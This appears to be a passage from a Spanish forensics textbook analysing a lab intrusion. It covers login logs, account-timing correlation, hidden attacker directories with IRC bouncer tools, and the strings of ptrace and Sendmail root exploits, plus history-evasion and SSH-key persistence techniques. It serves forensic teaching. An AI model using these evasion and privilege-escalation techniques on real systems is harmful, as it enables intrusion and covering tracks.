duende  pts/1        Tue Apr 22 04:52 - 04:55  (00:02)     atlas.ifm.lab.edu.mx
bob  pts/0        Tue Apr 22 04:52 - 13:33  (08:41)     192.0.2.1082
duende  pts/0        Tue Apr 22 04:42 - 04:43  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Tue Apr 22 01:37 - 01:47  (00:09)     atlas.ifm.lab.edu.mx
zena     pts/4        Mon Apr 21 21:43 - 23:00 (2+01:16)    dup-200-64-123-100.prodigy.net.mx
duende  pts/5        Mon Apr 21 20:32 - 20:54  (00:21)     atlas.ifm.lab.edu.mx
zena     pts/1        Mon Apr 21 19:16 - 20:45  (01:29)     dup-200-64-234-196.prodigy.net.mx
zena     pts/2        Mon Apr 21 19:08 - 19:34  (00:25)     dup-200-64-234-196.prodigy.net.mx
duende  pts/2        Mon Apr 21 17:33 - 17:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 15:55 - 15:56  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 06:21 - 06:24  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 02:49 - 02:49  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 23:33 - 23:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 15:11 - 15:13  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 15:02 - 15:04  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 04:38 - 04:38  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 01:23 - 01:24  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/2        Sat Apr 19 20:45 - 20:52  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/0        Sat Apr 19 15:10 - 15:10  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sat Apr 19 04:05 - 04:05  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 23:28 - 23:29  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 19:57 - 19:59  (00:01)     192.0.2.20
duende  pts/1        Fri Apr 18 14:02 - 14:03  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 05:00 - 05:03  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 00:59 - 01:00  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 20:59 - 21:00  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 17 13:54 - 13:55  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 17 04:43 - 04:44  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 04:42 - 04:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 17 01:41 - 01:43  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 23:30 - 23:34  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 23:22 - 23:26  (00:04)     atlas.ifm.lab.edu.mx
zena     pts/2        Wed Apr 16 22:56 - 22:57  (00:01)     host-198.18.2.78-cust.telemedia.net.
     mx
reboot   system boot  Wed Apr 16 22:34         (7+02:41)    2.4.18-bf2.4
proa     pts/7        Wed Apr 16 20:36 - down   (01:52)     dup-200-64-59-111.prodigy.net.mx
proa     pts/7        Wed Apr 16 20:29 - 20:30  (00:00)     dup-200-64-59-111.prodigy.net.mx
zopilote ftp          Wed Apr 16 20:11 - 20:16  (00:04)     bluet.yonsei.ac.kr
zena     pts/6        Wed Apr 16 19:57 - 20:16  (00:19)     dsl-200-67-43-212.prodigy.net.mx
zena     pts/6        Wed Apr 16 19:39 - 19:57  (00:17)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/6        Wed Apr 16 19:37 - 19:39  (00:01)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     ftp          Wed Apr 16 19:23 - 19:27  (00:03)     host-198.18.2.78-cust.telemedia.net.
     mx
duende  pts/6        Wed Apr 16 19:11 - 19:13  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/9        Wed Apr 16 14:15 - 14:30  (00:15)     atlas.ifm.lab.edu.mx
duende  pts/6        Wed Apr 16 14:05 - 14:24  (00:18)     atlas.ifm.lab.edu.mx
proa     ftp          Wed Apr 16 08:51 - 08:52  (00:00)     dup-200-64-59-56.prodigy.net.mx
proa     ftp          Wed Apr 16 08:51 - 08:51  (00:00)     orion.insnet.com
proa     ftp          Wed Apr 16 08:14 - 08:14  (00:00)     orion.insnet.com
proa     ftp          Wed Apr 16 07:58 - 08:00  (00:01)     198.18.23.114
proa     ftp          Wed Apr 16 07:58 - 07:59  (00:00)     cs1.anyang.ac.kr
```

```
proa     ftp          Wed Apr 16 07:56 - 07:56  (00:00)     198.18.23.114
duende   pts/9        Wed Apr 16 03:51 - 04:04  (00:12)     atlas.ifm.lab.edu.mx
duende   pts/6        Wed Apr 16 03:48 - 04:18  (00:29)     atlas.ifm.lab.edu.mx
duende   pts/7        Wed Apr 16 01:57 - 03:48  (01:51)     atlas.ifm.lab.edu.mx
duende   pts/6        Wed Apr 16 01:55 - 03:17  (01:22)     atlas.ifm.lab.edu.mx
proa     ftp          Wed Apr 16 00:18 - 00:21  (00:02)     61-221-27-214.HINET-IP.hinet.net
proa     ftp          Tue Apr 15 23:54 - 23:57  (00:02)     mail.ubec.com.tw
proa     ftp          Tue Apr 15 23:51 - down   (22:37)     home.obsgyn.org
proa     ftp          Tue Apr 15 23:37 - 23:38  (00:00)     home.obsgyn.org
proa     pts/6        Tue Apr 15 23:36 - 01:55  (02:18)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 23:17 - 23:36  (00:18)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 23:14 - 23:17  (00:03)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/12       Tue Apr 15 23:08 - down   (23:20)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/12       Tue Apr 15 23:07 - 23:08  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/11       Tue Apr 15 23:06 - 22:14  (23:07)     atlas.ifm.lab.edu.mx
duende   pts/7        Tue Apr 15 22:59 - 01:57  (02:57)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:59 - 23:14  (00:14)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:59 - 22:59  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/6        Tue Apr 15 22:56 - 22:59  (00:02)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:56 - 22:56  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 22:47 - 22:56  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     ftp          Tue Apr 15 22:41 - 22:41  (00:00)     198.18.45.12
proa     pts/7        Tue Apr 15 22:29 - 22:59  (00:29)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/12       Tue Apr 15 21:45 - 23:07  (01:21)     dsl-200-67-43-212.prodigy.net.mx
zena     pts/11       Tue Apr 15 21:44 - 21:47  (00:03)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/12       Tue Apr 15 21:42 - 21:45  (00:02)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/11       Tue Apr 15 21:38 - 21:43  (00:04)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/10       Tue Apr 15 21:36 - 02:05  (04:28)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/10       Tue Apr 15 21:34 - 21:35  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     ftp          Tue Apr 15 21:07 - 21:16  (00:09)     extremepages.com
proa     ftp          Tue Apr 15 21:03 - 21:03  (00:00)     extremepages.com
proa     pts/7        Tue Apr 15 18:17 - 18:21  (00:03)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 00:04 - 05:31  (05:26)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 23:58 - 00:04  (00:05)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 23:56 - 23:58  (00:01)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 21:51 - 21:51  (00:00)     host-198.18.17.202-cust.telemedia.
     net.mx
proa     ftp          Mon Apr 14 00:22 - 00:23  (00:00)     198.18.24.240
proa     ftp          Mon Apr 14 00:22 - 00:22  (00:00)     198.18.24.240
proa     pts/6        Sun Apr 13 23:56 - 04:30  (04:33)     host-198.18.7.219-cust.telemedia.
     net.mx
proa     pts/6        Sun Apr 13 23:52 - 23:56  (00:04)     host-198.18.7.219-cust.telemedia.
     net.mx
```

```
proa     pts/6        Sun Apr 13 23:51 - 23:52  (00:01)     host-198.18.7.219-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 07:14 - 07:15  (00:00)     ftp.iivip.com
proa     ftp          Sat Apr 12 07:01 - 07:02  (00:01)     mail.ubec.com.tw
proa     pts/2        Sat Apr 12 04:24 - 04:25  (00:00)     host-198.18.3.186-cust.telemedia.
     net.mx
proa     pts/6        Sat Apr 12 04:23 - 04:25  (00:01)     host-198.18.3.186-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 02:30 - 02:31  (00:00)     extremepages.com
proa     ftp          Sat Apr 12 02:29 - 02:30  (00:00)     extremepages.com
proa     pts/2        Sat Apr 12 02:22 - 04:24  (02:02)     host-198.18.3.186-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 02:20 - 02:20  (00:00)     extremepages.com
proa     ftp          Sat Apr 12 02:16 - 02:18  (00:02)     extremepages.com
proa     ftp          Sat Apr 12 02:13 - 02:14  (00:00)     extremepages.com
proa     pts/2        Fri Apr 11 22:56 - 02:22  (03:26)     localhost
proa     pts/1        Fri Apr 11 22:53 - down  (4+23:34)    orion.insnet.com
zopilote ftp          Fri Apr 11 19:38 - 19:42  (00:04)     smartns.smartweb.net
proa     ftp          Fri Apr 11 19:29 - 19:32  (00:02)     198.18.19.246
proa     ftp          Fri Apr 11 00:12 - 00:14  (00:01)     orion.insnet.com
proa     ftp          Thu Apr 10 23:58 - 23:59  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:55 - 23:56  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:35 - 23:40  (00:05)     orion.insnet.com
proa     ftp          Thu Apr 10 23:20 - 23:22  (00:02)     orion.insnet.com
proa     ftp          Thu Apr 10 23:18 - 23:18  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:17 - 23:17  (00:00)     orion.insnet.com
proa     pts/1        Thu Apr 10 22:46 - 00:12  (01:25)     host-198.18.10.217-cust.telemedia.
     net.mx
proa     ftp          Thu Apr 10 16:41 - 16:44  (00:03)     iqunam.iquimica.unam.mx
proa     ftp          Thu Apr 10 16:20 - 16:24  (00:03)     mbel.kaist.ac.kr
proa     ftp          Wed Apr  9 22:27 - 22:29  (00:01)     orion.insnet.com
proa     pts/1        Wed Apr  9 20:27 - 21:00  (00:32)     dup-200-64-234-180.prodigy.net.mx
proa     ftp          Wed Apr  9 19:58 - 19:59  (00:00)     mbel.kaist.ac.kr
proa     pts/9        Wed Apr  9 19:17 - 19:18  (00:00)     host-198.18.3.172-cust.telemedia.
     net.mx
proa     ftp          Wed Apr  9 19:14 - 19:31  (00:16)     cs1.anyang.ac.kr
proa     pts/8        Wed Apr  9 19:10 - 21:17  (02:07)     host-198.18.17.237-cust.telemedia.
     net.mx
proa     ftp          Wed Apr  9 06:37 - 06:37  (00:00)     mbel.kaist.ac.kr
proa     ftp          Wed Apr  9 06:35 - 06:36  (00:00)     mbel.kaist.ac.kr
proa     pts/1        Wed Apr  9 00:11 - 00:14  (00:02)     dup-200-64-239-90.prodigy.net.mx
proa     ftp          Wed Apr  9 00:02 - 00:07  (00:04)     blackbox.insikt.org
proa     pts/5        Tue Apr  8 23:57 - down  (7+22:30)    dup-200-64-239-90.prodigy.net.mx
proa     ftp          Tue Apr  8 22:55 - 22:58  (00:02)     www2.ecis.com
proa     ftp          Tue Apr  8 22:50 - 22:51  (00:01)     www2.ecis.com
proa     ftp          Tue Apr  8 22:48 - 22:49  (00:00)     www2.ecis.com
proa     ftp          Tue Apr  8 22:33 - 22:40  (00:07)     www2.ecis.com
zopilote pts/1        Tue Apr  8 22:08 - 00:11  (02:02)     dup-200-64-234-9.prodigy.net.mx
proa     ftp          Tue Apr  8 21:55 - 21:57  (00:02)     198.18.22.7
proa     ftp          Tue Apr  8 20:25 - 20:26  (00:00)     bambi.visi.com
proa     ftp          Tue Apr  8 20:01 - 20:02  (00:00)     cugb.edu.cn
proa     ftp          Tue Apr  8 19:51 - 19:52  (00:00)     cugb.edu.cn
proa     pts/1        Tue Apr  8 13:43 - 13:52  (00:09)     200-161-199-225.dsl.telesp.net.br
proa     pts/5        Tue Apr  8 13:36 - 13:42  (00:06)     200-161-199-225.dsl.telesp.net.br
proa     pts/2        Tue Apr  8 13:33 - 13:42  (00:09)     200-161-199-225.dsl.telesp.net.br
proa     pts/2        Tue Apr  8 13:30 - 13:32  (00:02)     200-161-199-225.dsl.telesp.net.br
proa     pts/1        Mon Apr  7 23:01 - 23:04  (00:02)     dup-200-64-123-76.prodigy.net.mx
proa     ftp          Mon Apr  7 17:01 - 17:02  (00:00)     server1.rrudder.com
proa     pts/0        Sun Apr  6 21:13 - 21:14  (00:00)     cpe-66-169-63-039.spart.sc.charter.
     com
proa     ftp          Sun Apr  6 01:08 - 01:08  (00:00)     www.tvf.com
proa     ftp          Sun Apr  6 01:00 - 01:03  (00:02)     www.tvf.com
```

```
proa     ftp          Sun Apr  6 00:55 - 00:55  (00:00)     www.tvf.com
zopilote pts/0        Sun Apr  6 00:02 - 00:03  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     pts/2        Sat Apr  5 23:31 - 23:32  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     pts/1        Sat Apr  5 23:29 - 23:32  (00:03)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     pts/0        Sat Apr  5 23:25 - 23:31  (00:06)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     ftp          Sat Apr  5 23:17 - 23:17  (00:00)     www.parner.com.tw
proa     ftp          Sat Apr  5 22:29 - 22:29  (00:00)     www.tvf.com
zopilote ftp          Fri Apr  4 23:12 - 23:27  (00:15)     198.18.36.130
zopilote ftp          Fri Apr  4 21:55 - 22:01  (00:06)     juno.math.msu.edu
proa     ftp          Fri Apr  4 21:39 - 21:40  (00:00)     camar.inn.bppt.go.id
zopilote ftp          Fri Apr  4 20:30 - 20:51  (00:21)     camar.inn.bppt.go.id
proa     ftp          Fri Apr  4 20:29 - 20:29  (00:00)     camar.inn.bppt.go.id
proa     ftp          Fri Apr  4 20:24 - 20:24  (00:00)     198.18.56.6
zopilote ftp          Fri Apr  4 00:22 - 00:23  (00:00)     luna.ifm.lab.edu.mx
zopilote ftp          Thu Apr  3 23:56 - 23:58  (00:02)     bambi.visi.com
proa     ftp          Thu Apr  3 23:44 - 23:48  (00:04)     ns1.vitalspeeds.com
zopilote ftp          Thu Apr  3 23:24 - 23:28  (00:03)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 23:11 - 23:15  (00:04)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 22:49 - 22:49  (00:00)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 22:31 - 22:32  (00:01)     extremepages.com
zopilote ftp          Thu Apr  3 22:26 - 22:30  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 22:23 - 22:23  (00:00)     extremepages.com
zopilote pts/0        Thu Apr  3 22:21 - 22:30  (00:08)     dup-200-64-234-186.prodigy.net.mx
proa     pts/2        Thu Apr  3 22:19 - 22:21  (00:01)     dup-200-64-234-186.prodigy.net.mx
proa     ftp          Thu Apr  3 22:13 - 22:18  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 22:02 - 22:06  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 00:23 - 00:23  (00:00)     comp1.kongju.ac.kr
zopilote pts/1        Thu Apr  3 00:18 - 00:23  (00:04)     gobmorelia30.terra.net.mx
proa     pts/1        Wed Apr  2 02:35 - 02:37  (00:02)     gobmorelia34.terra.net.mx
proa     ftp          Wed Apr  2 01:35 - 01:37  (00:01)     bambi.visi.com
zopilote pts/3        Wed Apr  2 00:30 - 00:31  (00:01)     dup-200-64-234-8.prodigy.net.mx
proa     pts/3        Wed Apr  2 00:29 - 00:29  (00:00)     dup-200-64-234-8.prodigy.net.mx
```

Los accesos de duende aparecen a partir del 15 de abril en las bitácoras.

```
zena     pts/12       Tue Apr 15 23:08 - down   (23:20)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/12       Tue Apr 15 23:07 - 23:08  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/11       Tue Apr 15 23:06 - 22:14  (23:07)     atlas.ifm.lab.edu.mx
duende   pts/7        Tue Apr 15 22:59 - 01:57  (02:57)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:59 - 23:14  (00:14)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:59 - 22:59  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/6        Tue Apr 15 22:56 - 22:59  (00:02)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:56 - 22:56  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 22:47 - 22:56  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
```

Esta entrada muestra que inmediatamente que proa sale de la máquina duende accesa

y, cuando duende sale proa entra. Hay que notar que duende y zena tienen un accesos con permanencia simultánea de mas de 23 horas. Las líneas indican que proa zena y duende pueden ser la misma persona, pero duende se conecta inexplicablemente siempre desde atlas cuando puede hacerlo sin ningún obstáculo directamente hasta helios. Muchas veces se repite el patrón así que se piensa que no es casual.

Esta estrecha sincronización temporal entre cuentas de estudiantes y la cuenta del personal departamental demandó una inspección forense exhaustiva sobre sus espacios privados. Para constatar qué archivos se compilaron, qué herramientas auxiliares se almacenaron en directorios encubiertos y cómo se articularon estas cuentas en la logística de la intrusión, el siguiente paso pericial consistió en analizar a fondo los directorios personales en `/home`, tal como se expone en el Capítulo 10.

Correlación temporal entre cuentas concomitantes

A partir del extracto de conexiones del 15 de abril, analice la secuencia de tiempos entre `proa` (conectado desde el proveedor externo Telemedia) y `duende` (conectado internamente desde `atlas`). £Qué hipótesis pericial explica que un operador alterne entre una conexión externa y un pivoteo interno sobre la red local? £Cómo verificaría si se trataba de dos personas coordinadas o de un único operador controlando dos sesiones de terminal?

Perspectiva forense contemporánea: de syslog local a SIEM y almacenamiento inmutable

En 2004, la minería de bitácoras exigía filtrar manualmente gigabytes de texto plano mediante cadenas de `grep`, `awk` y `sed` sobre archivos locales altamente expuestos al borrado malicioso. Hoy en día, los centros de operaciones de seguridad (SOC) recopilan eventos en tiempo real mediante sistemas de gestión de eventos e información de seguridad (*SIEM*) como Splunk, Microsoft Sentinel o Elastic Security. Los registros son reenviados instantáneamente mediante agentes cifrados con mTLS hacia lagos de datos (*data lakes*) inmutables y analizados automáticamente mediante modelos de detección de anomalías y correlación de identidades (*UEBA - User and Entity Behavior Analytics*).

Capítulo 10

Análisis forense de cuentas comprometidas

La seguridad de un sistema de cómputo multiusuario es tan sólida como el eslabón más débil de su cadena de credenciales. El análisis forense de los directorios personales de los usuarios afectados reveló el mecanismo de acceso inicial y el depósito de herramientas auxiliares que permitieron la consolidación de la presencia no autorizada.

Forense de directorios de usuario y persistencia por llaves SSH

Al inspeccionar las carpetas personales (`/home/<usuario>`), el perito busca evidencias de persistencia y artefactos de ejecución:

- **Directorios ocultos (*dot-directories*):** Creación de carpetas como `...` (tres puntos), `.king` o `psybnc` para disimular código frente a comandos convencionales como `ls`.
- **Persistencia mediante SSH (`/.ssh/authorized_keys2`):** Inyección de llaves públicas RSA que permiten al atacante iniciar sesión sin contraseña incluso después de que el administrador revoque o modifique la clave de la cuenta.
- **Evasión de historial (`.bash_history`):** Desactivación del historial mediante variables de entorno (`HISTSIZE=0`, `export HISTFILE=/dev/null`) o manipulación directa del archivo al cerrar la sesión.

10.1 Inspección forense de directorios de cuentas comprometidas

Contenido resumido del directorio proa:

```
drwxr-xr-x 10 523      523         4096 Apr 16 22:16 ...
drwxr-xr-x  3 523      523         4096 Apr 16 21:33 .king
drwx------  4 523      523         4096 Apr 15 22:20 emech-2.8.3
drwx------  2 523      523         4096 Feb  8  2002 ex
drwxr-xr-x  3 523      523         4096 Apr  9 20:25 king
drwxr-xr-x  2 523      523         4096 Jan 15  2001 proa
drwxr-xr-x  8 523      523         4096 Apr 12 05:33 psybnc
-rw-------  1 523      523          404 Apr  9 20:19 .bash_history
-rw-r--r--  1 523      523           24 Jan 15  2001 .bash_logout
-rw-r--r--  1 523      523          230 Jan 15  2001 .bash_profile
-rw-r--r--  1 523      523          124 Jan 15  2001 .bashrc
-rw-r--r--  1 523      523       200419 Apr 20 00:00 EriN[ca].seen
-rw-r--r--  1 523      523       184395 Apr 20 00:00 atlas`.seen
-rw-r--r--  1 523      523          269 Apr 18 20:57 LinkEvents
-rw-r--r--  1 523      523       134211 Apr 10 23:56 Xeta.gz
-rw-r--r--  1 523      523          143 Apr 20 00:00 bot.users
-rw-r--r--  1 523      523        61440 Mar 15 23:40 ex.tar
-rwxr-xr-x  1 523      523       466184 Apr 15 23:39 in.ftpd
-rw-r--r--  1 523      523           67 Jan 15  2001 introcd1.ram
-rw-r--r--  1 523      523           67 Jan 15  2001 introcd2.ram
-rw-r--r--  1 523      523           56 Jan 15  2001 martin990909.cgi
-rw-r--r--  1 523      523         1054 Apr 20 00:00 mech.levels
-rw-------  1 523      523            5 Apr 16 20:51 mech.pid
-rw-r--r--  1 523      523          448 Apr 20 00:00 mech.session
-rw-r--r--  1 523      523         3989 Apr 11 21:37 mech.set
-rw-r--r--  1 523      523       174080 Dec  5  2002 o0o.tar
-rw-r--r--  1 523      523          916 Apr 16 23:10 pEpE[mx].seen
-rw-r-----  1 523      523        37210 Apr 16 10:01 passwd
-rw-r--r--  1 523      523       970089 Oct 28  2000 psyBNC2.2.1-linux-i86-static.tar.gz
-rw-r--r--  1 523      523       200679 Nov  5  2000 psyBNC2.2.1.tar.gz
-rw-r--r--  1 523      523       200798 Apr 14  2001 psyBNC2.2.2.tar.gz
-rw-r--r--  1 523      523       200798 Apr 14  2001 psyBNC2.2.2.tar.gz.1
-rw-r--r--  1 523      523      1546240 Feb 13 10:13 psyBNC2.3.1.tar
-rw-r--r--  1 523      523       312188 Aug 17  2002 psyBNC2.3.1.tar.gz
-rw-r--r--  1 523      523           77 Mar  9 23:40 psybnc.conf
```

Contenido resumido del directorio zena:

```
drwxr-xr-x  9 521      521         4096 Apr 23 19:59 psybnc
drwxr-xr-x  3 521      521         4096 Apr 21 20:22 zena
-rw-------  1 521      521          284 Apr 24 00:29 .bash_history
-rw-r--r--  1 521      521           24 Jan 15  2001 .bash_logout
-rw-r--r--  1 521      521          230 Jan 15  2001 .bash_profile
-rw-r--r--  1 521      521          124 Jan 15  2001 .bashrc
-rw-r--r--  1 521      521       200798 Mar 19 18:41 psyBNC2.2.2.tar.gz
```

Contenido resumido del directorio zopilote:

```
drwxr-xr-x  5 1019     1019        4096 Apr  8 23:20 emech
drwx------  2 1019     1019        4096 Feb  8  2002 ex
drwxr-xr-x 10 1019     1019        4096 Mar 31 02:13 psybnc
-rw-------  1 1019     1019          74 Apr  4 21:24 .bash_history
-rw-r--r--  1 1019     1019          24 Jan 15  2001 .bash_logout
-rw-r--r--  1 1019     1019         230 Jan 15  2001 .bash_profile
-rw-r--r--  1 1019     1019         124 Jan 15  2001 .bashrc
```

```
-rw-r--r--  1 1019     1019       61440 Mar 31 00:06 ex.tar
-rw-r-----  1 1019     1019      178862 Jan 29 07:50 mech-linux.tar.gz
-rw-r--r--  1 1019     1019     1546240 Mar 30 23:01 psyBNC2.3.1.tar
```

Contenido resumido del directorio lllll:

```
drwxr-xr-x  3 1040     1040        4096 Apr 23 22:33 ...
drwx------  2 1040     1040        4096 Feb  8  2002 ex
-rw-------  1 1040     1040          51 Apr 23 22:30 .bash_history
-rw-r--r--  1 1040     1040          24 Jan 15  2001 .bash_logout
-rw-r--r--  1 1040     1040         230 Jan 15  2001 .bash_profile
-rw-r--r--  1 1040     1040         124 Jan 15  2001 .bashrc
-rw-r--r--  1 1040     1040         364 Jan 15  2001 dead.letter
-rw-r--r--  1 1040     1040       61440 Apr 21 20:37 o0o.tar
```

Contenido resumido del directorio duende:

```
-rw-r--r--  1 500      500       174080 Dec  5  2002 o0o.tar
-rw-r--r--  1 500      500          707 May  8  2001 dump.sh
```

Los archivo oOo.tar se repiten en varios de los directorios. El contenido de este paquete es:

```
drwx------ scott/users       0 2002-02-08 07:09:51 ex/
-rwx------ scott/users   14361 2002-02-08 07:09:35 ex/ep
-rwx------ scott/users   14543 2002-02-08 07:09:39 ex/rh
-rwx------ scott/users   23577 2002-02-08 07:09:45 ex/sd
```

Estos paquetes contienen ejecutables dentro de un directorio llamado `ex/`. Verifiquemos la función de estos programas:

```
ep: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
rh: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
sd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
     libs),
    not stripped
```

`ex/ep`

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
```

```
waitpid
snprintf
execl
perror
readlink
fprintf
kill
__deregister_frame_info
signal
fork
getppid
ptrace
strcmp
stderr
exit
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
GLIBC_2.0
PTRh
QVhD
execl
/proc/%i/exe
readlink
child slept outside of execve
/usr/bin/passwd
fork: victim
ptrace: PTRACE_ATTACH
ptrace: PTRACE_CONT
ptrace: PTRACE_GETREGS
ptrace: PTRACE_POKETEXT
ptrace: PTRACE_SETREGS
bug exploited successfully.
enjoy!
ptrace: PTRACE_DETACH
d0h! error!
/bin/sh
```

ex/rh

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
waitpid
ioctl
execl
perror
dup2
sleep
pipe
fprintf
__deregister_frame_info
read
setenv
fork
ptrace
sprintf
stderr
```

```
exit
atoi
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
close
GLIBC_2.0
PTRh
read:
/usr/bin/passwd
execl
exec %s %i
PTRACE_GETREGS
waitpid
fork
attach
cont
attached
read
libs
LD_DEBUG
/usr/bin/newgrp
Rhn/shh//bi
```

ex/sd

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
strcpy
printf
stdout
execve
fscanf
fgets
execl
pclose
perror
dup2
system
optarg
fflush
popen
fprintf
kill
strcat
__deregister_frame_info
chdir
wait
setgid
signal
setenv
fork
sscanf
getopt
memset
getppid
getcwd
```

```
sprintf
fclose
access
exit
fopen
_IO_stdin_used
__libc_start_main
strlen
setuid
mkdir
__register_frame_info
close
__xstat
GLIBC_2.1
GLIBC_2.0
PTRh
QVhT
/bin/rm -rf %s > /dev/null 2> /dev/null
EGG=
%u-%u.%u-
%s [command] [options]
-h     this help
-d     specify depth of analysis (default=32)
-o     change offset (default = -32000)
-v     specify victim (default /usr/sbin/sendmail)
-t     specify temp directory (default /tmp/.sxp)
-b      enables bruteforce (WARNING: this may take about 20-30 minutes!)
/usr/sbin/sendmail
Voila babe, entering rootshell!
Enjoy!
/usr/bin/id
/dev/null
BASH_HISTORY
-bash
/bin/bash
...-=[ Sendmail 8.11.x exploit, (c)oded by sd@sf.cz [sd@ircnet], 2001 ]=-...
      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
hd:o:v:t:b
[*] Using brute force, this may take some time
%s%s/%s
[*] Victim = %s
[*] Depth  = %d
[*] Offset = %d
[*] Temp   = %s
[*] ESP    = 0x%08x
[-] Bad: %s isn't suid ;(
[-] Bad: We haven't access to %s !
[-] Can't create our tempdir!
[+] Created %s
objdump
%s -R %s | grep setuid
[-] Cannot get setuid() GOT
[+] Step 1. setuid() got = 0x%08x
%s/sm
[*] Step 2. Copying %s to %s...
/bin/cp -f %s %s
Failed
[*] Step 3. Disassembling %s...
grep
%s -d %s 2> /dev/null | %s -B %d "mov.*%%.l,(%%e..,%%e..,1)" | %s ".mov .*0x80.*,%%e.."
%s -d %s 2> /dev/null | %s ".mov .*0x80.*,%%e.."
%x: %s %s %s %s %s %s 0x%x,%s
```

```
/usr/bin/id
/dev/null
BASH_HISTORY
-bash
/bin/bash
...-=[ Sendmail 8.11.x exploit, (c)oded by sd@sf.cz [sd@ircnet], 2001 ]=-...
      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
hd:o:v:t:b
[*] Using brute force, this may take some time
 %s %s/ %s
[*] Victim = %s
[*] Depth  = %d
[*] Offset = %d
[*] Temp   = %s
[*] ESP    = 0x %08x
[-] Bad:  %s isn't suid ;(
[-] Bad: We haven't access to  %s !
[-] Can't create our tempdir!
[+] Created  %s
